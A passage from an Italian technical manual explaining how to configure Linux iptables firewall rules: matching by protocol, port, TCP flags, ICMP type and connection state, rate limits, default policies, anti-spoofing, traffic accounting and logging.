Prima di fare altre considerazioni, conviene osservare la simbologia usata nel rapporto che è stato ottenuto: la colonna '**prot**' rappresenta il protocollo di riferimento; la colonna '**opt**' rappresenta delle specificazioni opzionali delle regole che in questo caso non sono mai state utilizzate; le colonna '**source**' e '**destination**' rappresentano l'origine e la destinazione dei pacchetti, dove in particolare la parola chiave '**anywhere**' esprime in pratica ciò che altrimenti si indicherebbe con la notazione 0.0.0.0/0. Si osservi la differenza nel risultato nel caso si utilizzi l'opzione '**-n**', ovvero il comando '**iptables -L INPUT -n**', allo scopo di eliminare le rappresentazioni simboliche degli indirizzi.

```
Chain INPUT (policy ACCEPT)
target     prot opt source               destination
DROP       all  --  127.0.0.1            0.0.0.0/0
DROP       icmp --  127.0.0.1            0.0.0.0/0
```

Le regole hanno una sequenza precisa; avendo utilizzato sempre l'opzione di comando '**-A**', queste sono state aggiunte di seguito. Come si può intuire, la seconda regola è inutile, dal momento che i pacchetti che potrebbero riguardarla vengono già presi in considerazione da quella precedente che li blocca completamente per conto proprio.

Le regole possono essere eliminate in modo selettivo attraverso l'opzione di comando '**-D**', oppure in modo complessivo attraverso l'opzione '**-F**'. Per eliminare la prima regola, si potrebbe utilizzare uno dei due comandi seguenti:

```
# iptables -D INPUT -s 127.0.0.1 -j DROP [Invio]

# iptables -D INPUT 1 [Invio]
```

Nel primo caso viene eliminata la prima regola che corrisponde al modello, cioè la prima in assoluto, mentre il secondo comando fa riferimento direttamente al numero della regola. Naturalmente, dopo l'eliminazione della prima regola, quella che inizialmente era la seconda diventa la prima:


```
Chain INPUT (policy ACCEPT)
target     prot opt source               destination
DROP       icmp --  localhost            anywhere
```

Come accennato, per eliminare tutte le regole di un punto di controllo si può usare l'opzione di comando '**-F**':

```
# iptables -F INPUT [Invio]
```

L'esempio elimina tutte le regole di ingresso.

Se l'elaboratore con il quale si fanno questi esperimenti ospita un servizio si può fare qualche esperimento più interessante. Supponendo di disporre di un servente HTTP che riceve richieste attraverso la porta 80 del protocollo TCP, si potrebbe impedirne l'accesso da parte dell'utente che accede dallo stesso sistema locale attraverso il comando seguente:

```
# iptables -A INPUT -p tcp -s 127.0.0.1 -d 127.0.0.1 ↩
↪          --dport 80 -j REJECT [Invio]
```

Quando si avvia un programma di navigazione per accedere al servizio HTTP locale, questo cerca di instaurare una connessione TCP utilizzando la porta 80 nella destinazione; se il firewall dispone della regola inserita con il comando appena mostrato, intercetta il tentativo di connessione e restituisce un messaggio di rifiuto attraverso il protocollo ICMP. La scelta di utilizzare l'obiettivo '**REJECT**' è motivata da questa esigenza: evitare di fare perdere tempo a chi tenta di accedere, perché diversamente l'obiettivo '**DROP**' renderebbe la cosa più subdola. Si osservi cosa si ottiene con l'opzione '**-L**':

```
# iptables -L INPUT [Invio]

Chain INPUT (policy ACCEPT)
target     prot opt source               destination
REJECT     tcp  --  localhost            localhost       tcp ↩
↪dpt:www reject-with icmp-port-unreachable
```

La sigla '**dpt**' sta per *Destination port*; '**www**' è evidentemente il nome della porta 80. Dal momento che è stata richiesto l'obiettivo '**REJECT**', viene mostrato esplicitamente il tipo di messaggio ICMP che viene restituito a seguito di un tentativo di accesso: '**port-unreachable**'.

Per definire delle regole corrette per i fini che ci si prefigge, occorre conoscere bene il comportamento del protocollo che si utilizza. Tornando all'esempio appena fatto, in cui lo scopo è quello di impedire all'utente del sistema locale di accedere al servizio HTTP locale, si potrebbe ottenere un risultato equivalente agendo sul punto di controllo di uscita. Per farlo occorre sapere che la connessione TCP è simmetrica e che nel flusso di ritorno il servizio HTTP utilizza ancora la stessa porta 80, già impiegata per ricevere la richiesta di connessione.

```
# iptables -F INPUT [Invio]

# iptables -A OUTPUT -p tcp -s 127.0.0.1 --sport 80 ↩
↪          -d 127.0.0.1 -j REJECT [Invio]
```

In questo caso si deve osservare comunque una cosa: il messaggio ICMP, con cui si notifica il blocco del transito del pacchetto in uscita, è diretto all'applicazione che tenta di rispondere alla richiesta del cliente, di conseguenza il cliente ne resta all'oscuro.

42.5.2.5 Regole per i protocolli TCP e UDP

Il modo con cui si possono definire le regole necessarie a individuare i pacchetti, dipendono dal tipo di protocollo utilizzato. Generalmente si è interessati maggiormente a controllare i protocolli TCP e UDP, che hanno in comune l'utilizzo delle porte.

Dovendo fare riferimento a un protocollo TCP o UDP si utilizza l'opzione '**-p**', seguita dalla parola chiave '**tcp**' o '**udp**'. Dal momento che i protocolli TCP e UDP utilizzano le porte, l'origine e la destinazione possono includere questa informazione, con l'uso delle opzioni '**--sport**' e '**--dport**' rispettivamente.

Le porte possono essere indicate in modo preciso (una soltanto), oppure attraverso un intervallo. Queste porte possono essere espresse

attraverso un nome, come definito nel file '`/etc/services`', oppure per numero, cosa che di solito si preferisce per evitare ambiguità o malintesi. Gli intervalli di porte, in particolare, vengono espressi nella forma seguente:

porta_iniziale* : *porta_finale

Se si indica un intervallo, cosa che si determina per la presenza dei due punti, se manca l'indicazione della porta iniziale si intende in modo predefinito la numero zero, se invece manca quella finale si intende la porta 65535. Come nel caso degli indirizzi IP, l'indicazione della porta o dell'intervallo di queste può essere preceduta dal punto esclamativo in qualità di negazione logica.

Tabella 42.58. Opzioni per i protocolli TCP e UDP.

Opzione	Descrizione
`-s` [`!`] *indirizzo*[*/maschera*] ↩ ↪ [`!`] [`--sport` *porta*|*intervallo_di_porte*] `--source` [`!`] *indirizzo*[*/maschera*] ↩ ↪ [`!`] [`--source-port` ↩ ↪ *porta*|*intervallo_di_porte*] `-d` [`!`] *indirizzo*[*/maschera*] ↩ ↪ [`!`] [`--dport` *porta*|*intervallo_di_porte*] `--destination` [`!`] ↩ ↪ *indirizzo*[*/maschera*] ↩ ↪ [`!`] [`--destination-port` ↩ ↪ *porta*|*intervallo_di_porte*]	Con i protocolli TCP e UDP, l'origine e la destinazione possono includere l'indicazione delle porte.

Nel caso di protocolli TCP, è possibile analizzare i bit che qualificano lo stato della connessione. Questi bit hanno un nome simbolico, corrispondente a: '**`SYN`**', '**`ACK`**', '**`FIN`**', '**`RST`**', '**`URG`**' e '**`PSH`**'. Si può controllare lo stato di questi bit con l'opzione '**`--tcp-flags`**'. Dal momento che è comune la richiesta di individuare i pacchetti con il bit '**`SYN`**' attivo e i bit '**`RST`**' e '**`ACK`**' disattivati, si può usare per questo l'opzione '**`--syn`**'.

Tabella 42.59. Opzioni per i protocolli TCP.

Opzione	Descrizione
`--tcp-flags` *elenco_bit_da_considerare* ↩ ↪ *elenco_bit_attivi*	Gli elenchi in questione si ottengono indicando i nomi dei bit separati da una virgola, senza l'aggiunta di spazi, dove in particolare, la parola chiave '**`ALL`**' fa riferimento a tutti i bit gestibili. Per esempio, '**`--tcp-flags ALL SYN,ACK`**' indica la richiesta di individuare i pacchetti TCP in cui solo i bit '**`SYN`**' e '**`ACK`**' sono attivi simultaneamente (mentre tutti gli altri sono disattivati). La stessa cosa si potrebbe esprimere in modo esteso come: '**`--tcp-flags SYN,ACK,FIN,RST,URG,PSH SYN,ACK`**'.
`--syn`	Corrisponde in pratica a '**`--tcp-flags SYN,RST,ACK SYN`**'. Questi pacchetti vengono usati nel protocollo TCP per richiedere l'inizializzazione della connessione. In pratica, bloccando questi pacchetti si impedisce l'instaurarsi di una connessione TCP in un solo verso.

Segue la descrizione di alcuni esempi.

- `# iptables -A INPUT -p tcp -s ! 192.168.0.0/16 ↩`
  `↪ -d 192.168.0.0/16 --dport 80 -j REJECT` [*Invio*]

  Impedisce l'accesso ai servizi HTTP (protocollo TCP, porta 80) della rete 192.168.∗.∗ a tutti gli indirizzi estranei alla rete stessa.

- `# iptables -A INPUT -p tcp -s ! 192.168.0.0/16 ↩`
  `↪ -d 192.168.0.0/16 --dport 80 --syn -j REJECT` [*Invio*]

  Come nell'esempio precedente, limitandosi a intervenire nei pacchetti di inizializzazione delle connessioni.

42.5.2.6 Regole per il protocollo ICMP

Il protocollo ICMP è molto importante per il controllo del funzionamento della rete, in questo senso è rara la possibilità che sia il caso di bloccarne il transito attraverso il firewall. Tuttavia, dal momento che i fini del firewall non si limitano al blocco del traffico, è comunque importante poter indicare una regola che sappia selezionare un tipo particolare di pacchetto ICMP. La tabella 42.27 elenca i tipi di pacchetto ICMP e il loro utilizzo.

Per indicare una regola che faccia riferimento a un tipo particolare di pacchetto ICMP, si sfruttano le opzioni che servono a specificare l'origine o la destinazione, aggiungendo il numero o il nome del tipo ICMP (il numero può essere composto da una seconda parte, denominato ***codice***). In pratica, questa informazione va a sostituire il numero di porta nel caso dei protocolli TCP e UDP.

È estremamente importante che non vengano bloccati i messaggi ICMP di tipo 3.

Il protocollo ICMP è differente tra IPv4 e IPv6, pertanto la sigla usata per farvi riferimento cambia.

Il comando '**`iptables -p icmp -h`**' genera l'elenco di tutti i messaggi ICMP gestibili con IPv4:

```
# iptables -p icmp -h [Invio]

Valid ICMP Types:
echo-reply (pong)
destination-unreachable
   network-unreachable
   host-unreachable
   protocol-unreachable
   port-unreachable
   fragmentation-needed
   source-route-failed
   network-unknown
   host-unknown
   network-prohibited
   host-prohibited
   TOS-network-unreachable
   TOS-host-unreachable
   communication-prohibited
   host-precedence-violation
   precedence-cutoff
source-quench
redirect
```

```
    network-redirect
    host-redirect
    TOS-network-redirect
    TOS-host-redirect
 echo-request (ping)
 router-advertisement
 router-solicitation
 time-exceeded (ttl-exceeded)
    ttl-zero-during-transit
    ttl-zero-during-reassembly
 parameter-problem
    ip-header-bad
    required-option-missing
 timestamp-request
 timestamp-reply
 address-mask-request
 address-mask-reply
```

Si può osservare che i nomi rientrati, fanno riferimento a un tipo ICMP formato anche attraverso l'indicazione di un codice. Per esempio, '**`network-unreachable`**' corrisponde a '**`3/0`**'.

Tabella 42.61. Opzioni per i protocolli ICMP.

Opzione	Descrizione
`-s [!]` *indirizzo*`[/`*maschera*`]` ↩ ↪ `[!] [--icmp-type` *tipo*`[/`*codice*`]]` ↩ `--source [!]` *indirizzo*`[/`*maschera*`]` ↩ ↪ `[!] [--icmp-type` *tipo*`[/`*codice*`]]` ↩ `-d [!]` *indirizzo*`[/`*maschera*`]` ↩ ↪ `[!] [--icmp-type` *tipo*`[/`*codice*`]]` ↩ `--destination [!]` ↩ ↪ *indirizzo*`[/`*maschera*`]` ↩ ↪ `[!] [--icmp-type` ↩ ↪ *tipo*`[/`*codice*`]]`	Come già accennato, con il protocollo ICMP l'origine e la destinazione possono includere l'indicazione del tipo di messaggio ICMP.

Segue la descrizione di alcuni esempi.

- `# iptables -A INPUT -p icmp -s ! 192.168.0.0/16` ↩ ↪ `--icmp-type 8 -d 192.168.0.0/16 -j DROP` [*Invio*]

  Blocca e ignora i pacchetti ICMPv4 che contengono un messaggio di tipo 8, cioè '**`echo-request`**', proveniente da un indirizzo estraneo alla rete 192.168.∗.∗ e destinato alla rete stessa.

- `# iptables -A INPUT -p icmp -s ! 192.168.0.0/16` ↩ ↪ `--icmp-type echo-request` ↩ ↪ `-d 192.168.0.0/16 -j DROP` [*Invio*]

  Esattamente come nell'esempio precedente, indicando per nome il tipo ICMPv4.

- `# ip6tables -A INPUT -p icmpv6 -s ! fec0::/16` ↩ ↪ `--icmpv6-type echo-request` ↩ ↪ `-d fec0::/16 -j DROP` [*Invio*]

  Blocca e ignora i pacchetti ICMPv6 che contengono un messaggio di tipo '**`echo-request`**', proveniente da un indirizzo estraneo alla rete fec0:∗ e destinato alla rete stessa.

42.5.2.7 Pacchetti frammentati

I pacchetti frammentati costituiscono un problema per la gestione del firewall. In generale ci si limita a intervenire sul primo frammento, perché questo dovrebbe contenere le informazioni necessarie a identificarlo correttamente.

Se il firewall rappresenta un passaggio obbligato per il traffico che lo attraversa, è molto importante che sia abilitata la ricomposizione dei pacchetti frammentati. Questo risolve tanti problemi e soprattutto quello del controllo dei frammenti.

Per identificare un frammento di pacchetto successivo al primo, si utilizza l'opzione '**`-f`**' nel modo seguente:


```
[!] -f | [!] --fragment
```

Il punto esclamativo permette di ottenere l'effetto contrario, cioè di fare riferimento a tutti i pacchetti che non sono frammenti. Utilizzando questa opzione non è possibile indicare delle porte TCP o UDP, né specificare il tipo di messaggio per il protocollo ICMP.

L'esempio seguente blocca l'attraversamento di frammenti dei pacchetti ICMP provenienti da un indirizzo estraneo alla rete 192.168.∗.∗ e destinati alla rete stessa.

```
# iptables -A FORWARD -p icmp -s ! 192.168.0.0/16 ↩
↪          -d 192.168.0.0/16 -f -j DROP [Invio]
```

42.5.3 Estensioni particolari

Le funzionalità di filtro del kernel sono suddivise in segmenti differenti che possono essere incluse o meno, in fase di compilazione, oppure possono essere caricate attraverso moduli esterni. Queste funzionalità particolari sono definite ***moduli***, senza per questo voler confondere il concetto con i moduli del kernel. Per utilizzare queste funzionalità si deve indicare prima il modulo, attraverso l'opzione '**`-m`**':

```
-m modulo
```

```
--match modulo
```

Nel seguito vengono presentati solo alcuni dei moduli disponibili.

È molto probabile che tali estensioni non siano tutte disponibili per IPv6; ma di questo ci si accorge facilmente dalle segnalazioni di errore generate da '**`ip6tables`**'.

42.5.3.1 Limiti

È possibile definire una regola che scatti fino al raggiungimento di un certo limite per un certo tipo di pacchetto. Si tratta del modulo '**`limit`**':

```
-m limit
```

Si distinguono due informazioni in questo contesto: la quantità di pacchetti per unità di tempo e il margine di sicurezza prima che venga preso in considerazione il raggiungimento del limite.

Tabella 42.62. Opzioni relative al modulo '**`limit`**'.

Opzione	Descrizione
`-m limit --limit` *n*`[/`*unità_di_tempo*`]`	Questa opzione serve a definire la quantità di pacchetti (*n*) entro la quale scatta la regola. Se non si indica l'unità di tempo si fa riferimento implicitamente a secondi. A ogni modo, si possono usare le parole chiave seguenti, con il significato intuitivo che hanno: '**second**', '**minute**', '**hour**', '**day**'. È importante osservare che si possono usare anche solo le iniziali di questi termini. Per esempio, '**--limit 10**' rappresenta un limite di 10 pacchetti per secondo, cosa che si può esprimere come '**--limit 10/second**', oppure anche '**--limit 10/s**'.
`-m limit --limit-burst` *n*	Questa opzione, '**--limit-burst**', serve a creare un margine iniziale ulteriore, dopo il quale inizia il conteggio del limite stabilito con l'opzione '**--limit**'. Se non si specifica questa opzione, il margine è di 5.

Vengono riproposti gli esempi che appaiono già nel *Linux 2.4 packet filtering HOWTO* di Rusty Russell. Ovviamente, perché questi limiti abbiano un senso, dopo le regole che consentono il transito entro una certa frequenza, occorre aggiungere delle regole che blocchino lo stesso tipo di pacchetti, senza più l'indicazione di un limite.

- Protezione contro un attacco da inondazione di pacchetti «SYN»:

```
# iptables -A FORWARD -p tcp --syn -m limit ↩
↪          --limit 1/s -j ACCEPT [Invio]
```

  Consente il transito di un solo pacchetto di inizializzazione delle connessioni TCP al secondo. Per bloccare i pacchetti successivi si aggiunge il blocco degli stessi pacchetti:

```
# iptables -A FORWARD -p tcp --syn -j DROP [Invio]
```

- Protezione contro un tentativo di scansione delle porte TCP:

```
# iptables -A FORWARD -p tcp ↩
↪          --tcp-flags SYN,ACK,FIN,RST RST -m limit ↩
↪          --limit 1/s -j ACCEPT [Invio]
```

  Consente il transito di un pacchetto TCP al secondo con il solo bit '**RST**' attivo, nell'ambito del gruppo di bit composto da '**SYN**', '**ACK**', '**FIN**' e '**RST**'. Per bloccare i pacchetti successivi si aggiunge il blocco degli stessi pacchetti:

```
# iptables -A FORWARD -p tcp ↩
↪          --tcp-flags SYN,ACK,FIN,RST RST -j DROP [Invio]
```

- Protezione contro un'inondazione di richieste di eco ICMP (ping):

```
# iptables -A FORWARD -p icmp --icmp-type echo-request ↩
↪          -m limit --limit 1/s -j ACCEPT [Invio]
```

  Consente il transito di un pacchetto ICMP di tipo 8 (richiesta di eco) al secondo. Per bloccare i pacchetti successivi si aggiunge il blocco degli stessi pacchetti:

```
# iptables -A FORWARD -p icmp --icmp-type echo-request ↩
↪          -j DROP [Invio]
```


Gli esempi mostrano tutti un controllo applicato ai pacchetti in transito. Per proteggere anche il firewall occorre intervenire nello stesso modo sui pacchetti in ingresso.

42.5.3.2 Stato delle connessioni

Un modulo speciale, denominato '**state**', consente di analizzare le connessioni e di individuarle in base a uno status semplice da definire.

```
-m state
```

Questo modulo consente semplicemente di utilizzare l'opzione '**--state**', con cui si specifica lo stato di una connessione:

```
--state {NEW|ESTABLISHED|RELATED|INVALID}[,…]
```

Le varie parole chiave utilizzate per definire lo stato di una connessione hanno il significato descritto nell'elenco seguente.

Tabella 42.63. Opzioni relative al modulo '**state**'.

Opzione	Descrizione
`-m state --state NEW[,…]`	Si tratta di un pacchetto che crea una nuova connessione.
`-m state --state ESTABLISHED[,…]`	Si tratta di un pacchetto che appartiene a una connessione già esistente.
`-m state --state RELATED[,…]`	Si tratta di un pacchetto correlato a un'altra connessione. Per esempio, potrebbe trattarsi di un messaggio ICMP di errore, oppure di una connessione TCP generata automaticamente da una connessione FTP precedente.
`-m state --state INVALID[,…]`	Si tratta di un pacchetto che non può essere qualificato per qualche ragione e come tale viene considerato non valido.

Segue la descrizione di alcuni esempi.

-
```
# iptables -A FORWARD -d 192.168.0.0/16 -m state ↩
↪          --state ESTABLISHED,RELATED -j ACCEPT [Invio]
```

  Consente il transito verso gli indirizzi 192.168.∗.∗ quando si tratta di connessioni già realizzate o di pacchetti correlati a connessioni preesistenti.

-
```
# iptables -A FORWARD -d 192.168.0.0/16 -m state ↩
↪          --state INVALID -j DROP [Invio]
```

  Elimina i pacchetti destinati agli indirizzi 192.168.∗.∗ quando questi non sono identificabili in qualche modo, nel senso che non sembrano avere motivo di esistere.

-
```
# iptables -A FORWARD -m state --state NEW -i ! ppp0 ↩
↪          -j ACCEPT [Invio]
```

  Consente l'instaurarsi di una connessione che attraversi il nodo, purché ciò non avvenga a cominciare da un pacchetto che entri dall'interfaccia '**ppp0**' (PPP).

42.5.4 Strategie

In generale, quando si predispone uno script con tutte le regole di firewall che si vogliono applicare ai pacchetti in ingresso, in uscita e in transito, si inizia dall'azzeramento di quelle eventualmente esistenti, esattamente nel modo seguente:

```
#!/bin/sh

/sbin/iptables -F
…
```

Dal momento che le funzionalità di filtro del kernel Linux non devono interferire con quelle di instradamento (*routing*), nel caso le prime non siano state definite, è necessario che la politica predefinita sia sempre '**ACCEPT**'. In generale, se si vuole configurare il proprio elaboratore come firewall la situazione cambia e dovrebbe essere conveniente il contrario, in modo da poter controllare la situazione. In pratica, ancora prima dell'azzeramento delle regole delle varie categorie, è solitamente opportuno modificare le politiche predefinite, in modo da bloccare gli accessi e il transito dei pacchetti.

```
/sbin/iptables -P INPUT DROP
/sbin/iptables -P OUTPUT DROP
/sbin/iptables -P FORWARD DROP
```

La definizione delle regole di firewall deve tenere conto dell'ordine in cui appaiono nell'elenco gestito all'interno del kernel, quindi, la scelta tra le opzioni di comando '**-A**' (aggiunta in coda) e '**-I**' (inserimento all'inizio o in un'altra posizione) deve essere fatta in modo consapevole. A seconda della propria filosofia personale, si potrebbe scegliere di utilizzare sempre solo lo stesso tipo.

Se si sceglie di «aggiungere» le regole, dovrebbe essere conveniente iniziare da quelle di eliminazione o rifiuto ('**DROP**' o '**REJECT**'), per finire con quelle di accettazione ('**ACCEPT**').

Se si preferisce lasciare che la politica predefinita sia '**ACCEPT**', è importante ricordare di aggiungere una regola che impedisca l'accesso in modo generalizzato alla fine di tutte le regole di un punto di controllo, come mostrato nell'esempio seguente:

```
# In coda a tutte le regole
/sbin/iptables -A INPUT -j DROP
/sbin/iptables -A OUTPUT -j DROP
/sbin/iptables -A FORWARD -j DROP
```

Nell'esempio, non avendo fatto riferimento ad alcun protocollo, né ad alcun indirizzo sorgente o di destinazione, si intendono implicitamente tutti i tipi di pacchetto. Questo tipo di strategia è comunque applicabile con qualunque tipo di politica predefinita, dal momento che con questa regola si catturano tutti i pacchetti rimanenti.

Quando lo scopo di un firewall è solo quello di proteggere una rete interna da quella esterna, si potrebbe pensare che l'uso di regole per il solo attraversamento dovrebbe bastare. In effetti, dal momento che i pacchetti devono attraversare il firewall per raggiungere la rete interna, il ragionamento è corretto; tuttavia, bisogna pensare anche a proteggere il firewall e in tal senso si comprende l'utilità di disporre di un punto di controllo in ingresso. Infatti, se un aggressore riesce a ottenere accesso nel firewall, da lì può entrare nella rete interna che invece si considera protetta. Il punto di controllo in uscita è una possibilità in più per completare le cose ed è un bene che ci siano tante possibilità.

Naturalmente, le funzionalità di filtro dei pacchetti sono utili anche per gli elaboratori che devono difendersi da soli, perché si trovano in un ambiente ostile, o perché semplicemente non ci si può fidare. È evidente in questi casi che diventa importantissima la possibilità di intervenire nelle regole del punto di controllo di ingresso ed eventualmente anche in quelle del punto di controllo in uscita, mentre il controllo dell'attraversamento dovrebbe risultare semplicemente inutile.

42.5.4.1 UDP e DNS

Una delle politiche normali nella configurazione di un firewall che deve proteggere una rete interna è quella di non lasciare che i pacchetti del protocollo UDP possano attraversarlo. In linea di principio questo atteggiamento è ragionevole, dal momento che con il protocollo UDP si gestiscono spesso informazioni delicate e aggredibili con facilità (NFS e NIS sono gli esempi più importanti).

```
# iptables -A FORWARD -p udp -j DROP [Invio]
```

Quello che si vede è il comando molto semplice che permette di ottenere questo risultato, intervenendo necessariamente in fase di attraversamento.

Il sistema DNS utilizza prevalentemente il protocollo UDP e a volte il protocollo TCP. In questo senso, un servizio DNS collocato all'interno di una rete protetta che abbia bisogno di risolvere nomi della rete esterna, deve necessariamente avvalersi di un altro servizio DNS posto nel firewall o anche al di fuori di questo.

```
options {
    forwarders {
        123.123.123.123;
    };
};
```

L'esempio che si vede rappresenta una parte del file '`/etc/named.conf`' (o '`/etc/bind/named.conf`') dove si indica l'indirizzo 123.123.123.123 da utilizzare per inoltrare le richieste che non possono essere risolte in base alla definizione delle zone locali. La comunicazione con il servizio presso 123.123.123.123 avviene con il protocollo TCP, permettendo di superare il problema del blocco al transito dei pacchetti UDP.

Il fatto che il sistema DNS utilizzi a volte il protocollo TCP per le comunicazioni normali deve servire a capire che un blocco del protocollo UDP può creare problemi intermittenti alla risoluzione dei nomi e degli indirizzi IP.

42.5.4.2 Contraffazione dell'origine: IP spoof

Uno dei riferimenti importanti su cui si basa il controllo da parte del firewall è l'indirizzo di origine dei pacchetti. Spesso, chi attacca un sistema altera i pacchetti che invia modificando l'origine, per non essere individuato. Il firewall non è in grado di sapere se l'origine è veritiera o contraffatta.

Per risolvere questo problema con IPv4 si utilizza la gestione dell'instradamento attraverso la procedura denominata «Source Address Verification». Per prima cosa ci si deve accertare che esista il file virtuale '`/proc/sys/net/ipv4/conf/all/rp_filter`', quindi si possono sovrascrivere tutti i file '`/proc/sys/net/ipv4/conf/*/rp_filter`' con il valore uno. In pratica:

```
if [ -e /proc/sys/net/ipv4/conf/all/rp_filter ]
then
    for f in /proc/sys/net/ipv4/conf/*/rp_filter
    do
        echo 1 > $f
    done
fi
```

In modo più grossolano è possibile eliminare i pacchetti che sono «evidentemente» contraffatti. Per esempio, se l'interfaccia di rete '**ppp0**' è quella che si rivolge verso la rete esterna, si possono bloccare tranquillamente i pacchetti che provengono da questa con l'indicazione di un'origine appartenente a uno degli indirizzi riservati per le reti private.

```
/sbin/iptables -A INPUT   -s 127.0.0.0/8    -i ! lo -j DROP
/sbin/iptables -A FORWARD -s 127.0.0.0/8    -i ! lo -j DROP
/sbin/iptables -A INPUT   -s 192.168.0.0/16 -i ppp0 -j DROP
/sbin/iptables -A FORWARD -s 192.168.0.0/16 -i ppp0 -j DROP
/sbin/iptables -A INPUT   -s 172.16.0.0/12  -i ppp0 -j DROP
/sbin/iptables -A FORWARD -s 172.16.0.0/12  -i ppp0 -j DROP
/sbin/iptables -A INPUT   -s 10.0.0.0/8     -i ppp0 -j DROP
/sbin/iptables -A FORWARD -s 10.0.0.0/8     -i ppp0 -j DROP
```

Nel fare questo, tuttavia, bisogna tenere in considerazione che a volte, alcuni fornitori di accesso a Internet utilizzano degli indirizzi riservati alle reti private per le connessioni PPP; generalmente si tratta del gruppo 10.∗.∗.∗.

42.5.4.3 Esempi

Di seguito vengono mostrati altri esempi che dovrebbero aiutare a comprendere ancora meglio il funzionamento di un firewall realizzato con un sistema GNU/Linux.

- `/sbin/iptables -A FORWARD -s 224.0.0.0/3 -d 0/0 -j DROP`

  Questa regola impedisce il transito di tutti quei pacchetti che provengono da un'origine in cui l'indirizzo IP sia composto in modo da avere i primi tre bit a uno. Infatti, 224_{10} si traduce nel numero binario 11100000_2, che esclude tutta la classe D e la classe E degli indirizzi IPv4. Segue la visualizzazione della regola attraverso '**`iptables -L FORWARD -n`**'.

```
target     prot opt source               destination
DROP       all  --  224.0.0.0/3          0.0.0.0/0
```

- `/sbin/iptables -A FORWARD -s 224.0.0.0/3 -j DROP`

  Questo esempio è esattamente identico a quello precedente, perché la destinazione predefinita è proprio quella riferita a qualunque indirizzo.

- `/sbin/iptables -A FORWARD -p tcp -s 192.168.1.0/24 -d 0/0 23 -j ACCEPT`

  Consente ai pacchetti TCP provenienti dalla rete 192.168.1.∗ di attraversare il firewall per raggiungere qualunque indirizzo, ma solo alla porta 23. In pratica concede di raggiungere un servizio TELNET. Segue la visualizzazione della regola attraverso '**`iptables -L FORWARD -n`**'.

```
target  prot opt source           destination
ACCEPT  tcp  --  192.168.1.0/24   0.0.0.0/0       tcp dpt:23
```

- ```
  /sbin/iptables -A FORWARD -p tcp -s 0/0 --sport 6000:6009 ↩
  ↪              -d 0/0 -j DROP
  /sbin/iptables -A FORWARD -p tcp -s 0/0 -d 0/0 ↩
  ↪              --dport 6000:6009 -j DROP
  ```

  Blocca il transito delle comunicazioni riferite alla gestione remota di applicazioni per X. In questo caso, si presume di poter avere a che fare con sistemi che gestiscono fino a 10 serventi grafici contemporaneamente.

- ```
  /sbin/iptables -A INPUT  -p tcp -s 0/0 --sport 6000:6009 ↩
  ↪              -d 0/0 -j DROP
  /sbin/iptables -A OUTPUT -p tcp -s 0/0 -d 0/0 ↩
  ↪              --dport 6000:6009 -j DROP
  ```

  Blocca l'ingresso e l'uscita di comunicazioni riferite alla gestione remota di applicazioni per X. Questo potrebbe essere utile per proteggere un sistema che non si avvale di un firewall o che semplicemente non si fida della rete circostante.

- ```
  /sbin/iptables -A INPUT -m state ↩
  ↪              --state ESTABLISHED,RELATED -j ACCEPT
  /sbin/iptables -A INPUT -m state --state NEW ↩
  ↪              -i ! ppp0 -j ACCEPT
  /sbin/iptables -A INPUT -j DROP
  /sbin/iptables -A FORWARD -m state ↩
  ↪              --state ESTABLISHED,RELATED -j ACCEPT
  /sbin/iptables -A FORWARD -m state --state NEW ↩
  ↪              -i ! ppp0 -j ACCEPT
  /sbin/iptables -A FORWARD -j DROP
  ```

  Si consente l'ingresso e il transito di pacchetti relativi a connessioni già esistenti e di pacchetti correlati a connessioni già esistenti; si consente l'instaurazione di connessioni nuove, purché non provengano dall'interfaccia '**`ppp0`**'; si bloccano tutti gli altri pacchetti.

42.5.5 Contabilizzazione del traffico

Con i kernel Linux 2.4.∗ e 2.6.∗, la contabilizzazione del traffico è implicita nel sistema di filtro del firewall: ogni regola che venga inserita in un punto di controllo accumula i propri contatori. In questo senso possono essere opportune anche regole che non hanno l'indicazione di alcun obiettivo, in quanto utili solo per selezionare una parte del traffico ai fini contabili.

Con l'opzione '**`-v`**' si può osservare il valore raggiunto dai vari contatori. Per esempio, disponendo di un'unica regola che cattura tutto il traffico in ingresso,

```
# iptables -F INPUT [Invio]

# iptables -A INPUT [Invio]
```

il comando


```
# iptables -L INPUT -v -n [Invio]
```

potrebbe generare un rapporto simile a quello seguente:

```
Chain INPUT (policy ACCEPT 57716 packets, 4848K bytes)
 pkts bytes target  prot opt in  out  source     destination
57716 4848K         all  --  *   *    0.0.0.0/0  0.0.0.0/0
```

Si possono notare in particolare le colonne '**`pkts`**' e '**`bytes`**' che si riferiscono rispettivamente al numero di pacchetti IP e alla loro dimensione complessiva in byte. A fianco dei numeri che esprimono queste quantità potrebbero essere aggiunte delle lettere che rappresentano dei multipli: '**`K`**', '**`M`**' e '**`G`**'. È importante osservare che questi esprimono multipli del sistema di numerazione decimale: 1000, 1000000 e 1000000000.[5]

L'azzeramento dei conteggi si ottiene con l'opzione di comando '**`-Z`**' ('**`--zero`**') che interviene in tutte le regole dei punti di controllo indicati. Questa può essere utilizzata anche assieme all'opzione '**`-L`**', in modo da non perdere informazioni.

Segue la descrizione di alcuni esempi.

- `# iptables -L INPUT -v -n [Invio]`

  Mostra tutte le informazioni disponibili sulle regole di ingresso, senza tradurre i dati numerici in nome. Tra le altre cose mostra anche i contatori del traffico.

- `# iptables -Z INPUT [Invio]`

  Azzera i conteggi riferiti alle regole di ingresso.

- `# iptables -L -Z -v -n [Invio]`

  Mostra tutte le informazioni disponibili di tutti i punti di controllo (ed eventualmente anche di altri raggruppamenti di regole), compresi i conteggi che vengono azzerati immediatamente dopo.

42.5.6 Registrazione del traffico

Esiste un obiettivo speciale, denominato '**`LOG`**', con il quale si ottiene l'annotazione nel registro del sistema sull'intestazione del pacchetto, ogni volta che la regola ne intercetta uno. Tuttavia, in questo caso, quando un pacchetto viene intercettato da una regola del genere, questo continua poi a essere analizzato dalle regole successive, per poterlo utilizzare anche in modo differente.

```
/sbin/iptables -A INPUT -m state --state ESTABLISHED,RELATED -j ACCEPT
/sbin/iptables -A INPUT -m state --state NEW -i ! ppp0       -j ACCEPT
/sbin/iptables -A INPUT -m state --state NEW -i ppp0         -j LOG
/sbin/iptables -A INPUT -j DROP
```

L'esempio che si vede è abbastanza articolato, per farne comprendere il senso. Lo scopo è quello di annotare nel registro le connessioni in ingresso, attraverso l'interfaccia '**`ppp0`**', che non siano autorizzabili a seguito di qualche correlazione con connessioni preesistenti.

La registrazione può avvenire anche indicando una sigla come prefisso, attraverso l'opzione '**`--log-prefix`**', per distinguere facilmente le annotazioni. L'esempio seguente ripete quanto già mostrato in precedenza, con l'aggiunta del prefisso '**`XXX`**' iniziale:

```
